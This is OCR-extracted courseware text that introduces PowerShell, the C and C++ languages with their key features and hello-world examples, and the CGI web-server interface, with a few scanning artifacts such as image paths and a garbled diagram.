
____

____

____


____

____



PowerShell

- Power shell is an **object-oriented command line shell** and scripting language developed by Microsoft to help system administrators to configure systems and automate administrative tasks
- Built on the **.NET Framework** common language runtime, the PowerShell not only accepts and returns text but also .NET Framework Objects
- It includes cmdlets (command-lets) that perform single functions
- PowerShell executes four different types of commands:
  - PowerShell functions
  - Executable programs
  - Cmdlets
  - PowerShell scripts



C and C++

- C is a **procedure-oriented programming language** for writing computer programs
- It gives total control and efficiency for reading and writing codes for different platforms, such as **scientific systems, OSs**, and **microcontrollers**, to the programmers
- It is a **middle-level programming** language, as it has the ability to combine elements of high-level languages with the functionality of assembly languages

Syntax for C program

```
#include <stdio.h>
int main(void)
{
printf(“Example program in C");
return 0;
}
```

- C++ is an objected-oriented programming language that provides better **abstraction through classes and objects**
- It is the superset of the C language, supporting both **static and dynamic polymorphism**

Syntax for C++ program

```
#include<iostream>
using namespace std
int main()
{
cout << “First program in C++";
return 0;
}
```

Notes: ____

C and C++ (Cont'd)

Key Features in C

- **Low level Features**: it is easy to write assembly codes in C, as it is closely related to low level language
- **Portability**: It can run on any compiler with little or no modification
- **Powerful**: Provides a wide variety of data types and functions and useful control and loop control statements
- **Bit Manipulation**: Provides a wide variety of bit manipulation operators
- **High Level Features**: More user friendly
- **Modular programming**: Code can be written in routines called functions that can be reused in other programs
- Supports efficient use of pointers, dynamic memory allocation, and graphic programming
- Has a rich set of library routines for string manipulations, I/O operations, mathematical functions, and other functions


Key Features in C++

- **Classes**: Used to create user defined data types
- **Inheritance**: Allows one data type to acquire the properties of other data types
- **Data Abstraction**: Representative of key features without including background details
- **Encapsulation**: Wraps up of data in a single entity
- **Polymorphism**: Uses one interface for many implementations
- **Dynamic Binding**: Links a procedure call to code to be executed in response to the call
- **Message Passing**: A set of objects communicate through passing messages
- **Function Overloading**: A series of functions defined with different argument types that use the same function name
- **Operator Overloading**: Adds properties to operators for new data types
- **Other features include** try-catch-throw exception handling, stricter type checking, and more versatile access to data and functions

CGI


- Common Gateway Interface (CGI) is the standard way for a web server to connect to external applications

CGI based architecture


http//?
Web Browsers
Internet
Web Browser
Scripts
Applications

- CGI gathers information sent from a web browser to a web server, makes it available to an external program, and forwards the output received from program to the web browser

